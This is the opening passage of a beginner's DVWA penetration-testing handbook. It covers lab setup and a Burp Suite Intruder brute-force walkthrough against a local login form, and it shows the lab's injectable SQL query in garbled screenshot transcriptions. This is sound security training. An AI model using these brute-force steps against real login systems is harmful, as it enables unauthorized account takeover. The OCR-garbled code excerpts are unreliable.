



DVWA



Mastering DVWA Hands-On Web Security for Beginners



Name: Om Barot

LinkedIn: <https://www.linkedin.com/in/ombarot/>

Github: <https://github.com/ombarot-1>

X: <https://x.com/BarotOm85862>

The web has become the backbone of modern communication, commerce, and data exchange, making web application security an essential field in cybersecurity. As the complexity of web technologies increases, so does the risk of security vulnerabilities that can be exploited by malicious actors. Understanding these risks—how they are discovered, exploited, and mitigated—is a vital skill for anyone entering the cybersecurity field.

This handbook is crafted as a practical companion for students, beginners, and aspiring security professionals who are starting their journey in web application penetration testing. It leverages the Damn Vulnerable Web Application (DVWA), a deliberately insecure PHP/MySQL web application designed to provide a safe and legal environment for learning and practicing common web vulnerabilities.

Each chapter focuses on a specific vulnerability category, such as Brute Force, Command Injection, SQL Injection (SQLi), Cross-Site Scripting (XSS), CSRF, File Upload and Inclusion, Open Redirects, and more. These modules are structured around DVWA's four security levels—Low, Medium, High, and Impossible—allowing readers to gradually understand and tackle more sophisticated protections. The steps are explained in a beginner-friendly manner, with clear instructions, usage of tools like Burp Suite and sqlmap, and demonstration of real-world payloads and exploitation methods.

Beyond just identifying vulnerabilities, the handbook also emphasizes secure coding practices. For each vulnerability, example mitigation strategies and sample secure code are included to help readers not only learn how to attack but also how to defend and build secure applications.

Whether you are a cybersecurity student, a developer wanting to understand the weaknesses in your applications, or an ethical hacker preparing for certification or real-world testing, this guide serves as a foundational manual. By the end of this book, readers will have a working knowledge of various web vulnerabilities, practical experience in exploiting them, and an understanding of how to secure applications against these threats.

Table Content

<i>Chapter</i>	<i>Content</i>	<i>Page No.</i>
1	Introduction	1
2	Brute Force Vulnerability	5
3	Command Injections Vulnerability	29
4	CSRF Vulnerability	36
5	File Vulnerability	51
6	Insecure CAPTCHA Vulnerability	83
7	SQL Vulnerability	96
8	Weak Session IDs Vulnerability	124
9	XSS Vulnerability	131
10	CSP bypass Vulnerability	155
11	JavaScript Vulnerability	164
12	Authorization Bypass Vulnerability	175
13	Open HTTP Redirect Vulnerability	183
14	Cryptography Vulnerability	192

1. Introduction

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are both documented and undocumented vulnerabilities with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommended using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

Steps:

1. Install DVWA lab from github.



The screenshot shows the GitHub repository page for 'digininja / DVWA'. The repository has 754 commits and 11.3k stars. The code tab is selected, showing a list of recent commits. The commits include changes related to GitHub Actions, configuration, database, documentation, and security fixes. The repository is described as a 'Working vulnerable GitHub Action' and includes tags for training, PHP, security, hacking, SQL injection, infosec, and devsec. It also features a Readme, a GPL-3.0 license, and a security policy. The activity section shows 312 watchers and 4k forks. A report repository link is present, and there are 10 releases, with the latest being 'Vulnerable APIs'.

2. Open kali terminal and start http and mysql.

The screenshot shows a terminal window in a Kali Linux VM. The user is root and is in the home/kali directory. They run the commands `systemctl start apache2` and `systemctl start mysql`. After the services start, they run an Nmap scan on the localhost. The output shows that the host is up and has two open ports: 80/tcp (http) and 3306/tcp (mysql). The Nmap scan took 0.18 seconds.

```
(root㉿kali)-[~/home/kali]
# systemctl start apache2 && systemctl start mysql
[root@localhost ~]# nmap localhost
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-04 19:54 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000006s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp  open  mysql
Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
[root@localhost ~]
```

3. Login to your DVWA account.



4. Go to DVWA Security section and adjust as per your preferences.

The screenshot shows a Kali Linux VM interface with a Firefox browser window open to the DVWA security page. The URL in the address bar is `127.0.0.1/DVWA/security.php`. The DVWA logo is at the top. The main content area is titled "DVWA Security" with a "Security Level" section. A note states: "Security level is currently: impossible". Below this is a list of security measures: "XSS (DOM)", "XSS (Reflected)", "XSS (Stored)", "CSP Bypass", "JavaScript", "Authentication Bypass", "Open HTTP-Bound", "Cryptography", "API", and "DVWA Security" (which is highlighted in green). At the bottom of the "Security Level" section is a button labeled "Submit". A message box at the bottom right says "Security level set to impossible". The left sidebar contains links for Home, Installation, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Image CAPTCHA, SQL Injection, SQL Injection (BBlind), WMAX Session ID's, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authentication Bypass, Open HTTP-Bound, Cryptography, API, DVWA Security (highlighted), PHP Info, About, and Logout.

2. Brute Force Vulnerability

Password cracking is the process of recovering passwords from data that has been stored in or transmitted by a computer system. A common approach is to repeatedly try guesses for the password.

Users often choose weak passwords. Examples of insecure choices include single words found in dictionaries, family names, any too short password (usually thought to be less than 6 or 7 characters), or predictable patterns (e.g. alternating vowels and consonants, which is known as leetspeak, so "password" becomes "p@55w0rd").

Creating a targeted wordlists, which is generated towards the target, often gives the highest success rate. There are public tools out there that will create a dictionary based on a combination of company websites, personal social networks and other common information (such as birthdays or year of graduation).


A last resort is to try every possible password, known as a brute force attack. In theory, if there is no limit to the number of attempts, a brute force attack will always be successful since the rules for acceptable passwords must be publicly known; but as the length of the password increases, so does the number of possible passwords making the attack time longer.

2.1 Low Level Security


The developer has completely missed out any protections methods, allowing for anyone to try as many times as they wish, to login to any user without any repercussions.

Steps:


1. Open burp suite to capture request.



2. Connect your browser to proxy.



3. On intercept to intercept the request from browser.



4. Check source code for code analysis.

The screenshot shows a browser window with the URL `127.0.0.1/DVWA/vulnerabilities/noe_source_all.php?fb=brute`. The page displays a PHP script source code. The code includes a loop that repeatedly connects to MySQL and performs a SELECT query on the 'users' table. If the user 'root' and password 'toor' are found, it outputs a success message and exits. Otherwise, it outputs an error message and loops again. This results in a high volume of database connections, causing a Denial of Service (DoS) attack.

```
Source : Damn Vulnerable Web Application (DVWA) — Mozilla Firefox  
127.0.0.1/DVWA/vulnerabilities/noe_source_all.php?fb=brute  
File Edit View VM Help |||  2:36 30%  
  
127.0.0.1/DVWA/vulnerabilities/noe_source_all.php?fb=brute  
else {  
    sleep(2);  
    echo "<pre></username and/or password incorrect.</pre>";  
}  
if(is_null($__mysqli_res = mysqli_close(GLOBALS::__mysqli_stm))) ? false : $__mysqli_res);  
  
P...  
  
Low Brute Force Source  
  
-470p  
DVWA/vulnerabilities/noe_source_all.php  
else {  
    $user = $t[0];  
    $pass = $t[1];  
    $user = $t[2];  
    $pass = $t[3];  
    $host = $t[4];  
    $port = $t[5];  
  
    $query = "SELECT * FROM users WHERE user = '$user' AND password = '$pass'";  
    $result = mysqli_query(GLOBALS::__mysqli_stm,$query);  
    if(mysqli_error($result) == '') {  
        echo "Success! User name ($user) is $user.  
        $user = mysqli_fetch_assoc($result);  
        $avatar = $user['Avatar'];  
  
        echo "  
        echo \"

Welcome to the password protected area ($user)!</p>\";  
        echo \"</img>\";  
    } else {  
        echo "<pre></username and/or password incorrect.</pre>";  
    }  
}  
if(is_null($__mysqli_res = mysqli_close(GLOBALS::__mysqli_stm))) ? false : $__mysqli_res);  
  
P...  
  
Called  
  
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.  
File Edit View VM Help |||  2:36 30%


```

5. Enter random credentials for testing.

A screenshot of a Kali Linux desktop environment showing a web browser window. The browser is displaying the DVWA (Damn Vulnerable Web Application) Brute Force page at the URL 127.0.0.1/DVWA/vulnerabilities/brute/. The DVWA logo is at the top, followed by a navigation menu on the left with options like Home, Instructions, Setup / Reset DB, and various attack types. The 'Brute Force' option is highlighted. The main content area shows a login form with fields for Username (User) and Password (****), and a 'Login' button. Below the form is a 'More Information' section with three links:

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.aynurates.com/connex/article/password-crackers-ensuring-security-your-password>
- <https://www.gpolymcloud.com/brute-force-attack-web-forms>

6. Intercept that request on burp.

The screenshot shows the Burp Suite interface with the 'Intercept' button highlighted. A single request is listed in the history:

Time	Type	Direction	Method	URL	Status code	Length
21.07.24 16:24	HTTP	→ Request	GET	http://127.0.0.1/DVWA/vulnerabilities/brute?username=User&password=234&Login=Login		

The 'Request' tab displays the raw HTTP traffic:

```
GET /DVWA/vulnerabilities/brute?username=User&password=234&Login=Login HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.4895.149 Safari/537.36
Accept: */*
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://127.0.0.1/DVWA/vulnerabilities/brute/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Primary-User-Agent: 1
```

The 'Inspector' tab shows the request attributes, query parameters, body parameters, cookies, and headers.

7. Send to intruder and select username and password value.

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. A payload configuration dialog is open on the right side:

Payloads

- Payload position: 2-1234
- Payload type: Simple list
- Payload count: 0
- Request count: 0

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Actions

- Date
- Load
- Memory
- Clear
- Duplicate

Add Editor a new item
Add (current) [This session only]



payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Rules

- Add
- Remove
- Up

8. Load wordlist for brute force attack.



9. Launch attack and get filter output based on length and get your credentials.

A screenshot of a Kali Linux terminal window titled "4. Intruder attack of http://127.0.0.1". The terminal shows a table of attack results with columns: Request, Payload 1, Payload 2, Status code, Response received, Error, Timeout, Length, and Comment. A red dashed box highlights the first two rows of the table, which correspond to the "admin" user and password "password".

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
1	admin	password	200	4		5.029	5.029	
0	admin	password	200	5		5.029	5.029	
9	Admin123	password	200	5		5.029	5.029	
8	admin123	password	200	6		5.029	5.029	
10	admin2024	password	200	4		5.029	5.029	
12	administrator	password	200	6		5.029	5.029	
14	twoadmin	password	200	5		5.029	5.029	
16	admines	password	200	8		5.029	5.029	
18	administrator	password	200	6		5.029	5.029	
20	admin1	password	200	70		5.029	5.029	
21	admin1	password	200	8		5.029	5.029	
23	admin13	password	200	8		5.029	5.029	

10. After that put credentials and log in to admin account.

A screenshot of a web browser displaying the DVWA (Damn Vulnerable Web Application) "Brute Force" login page. The URL is 127.0.0.1/DVWA/vulnerabilities/brute/. The login form has "Username" set to "admin" and "Password" set to "password". Below the form, a message says "Welcome to the password protected area Admin". On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force (which is highlighted in green), Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, and JavaScript.


2.2 Medium Level Security

This stage adds a sleep on the failed login screen. This means when you login incorrectly, there will be an extra two second wait before the page is visible.

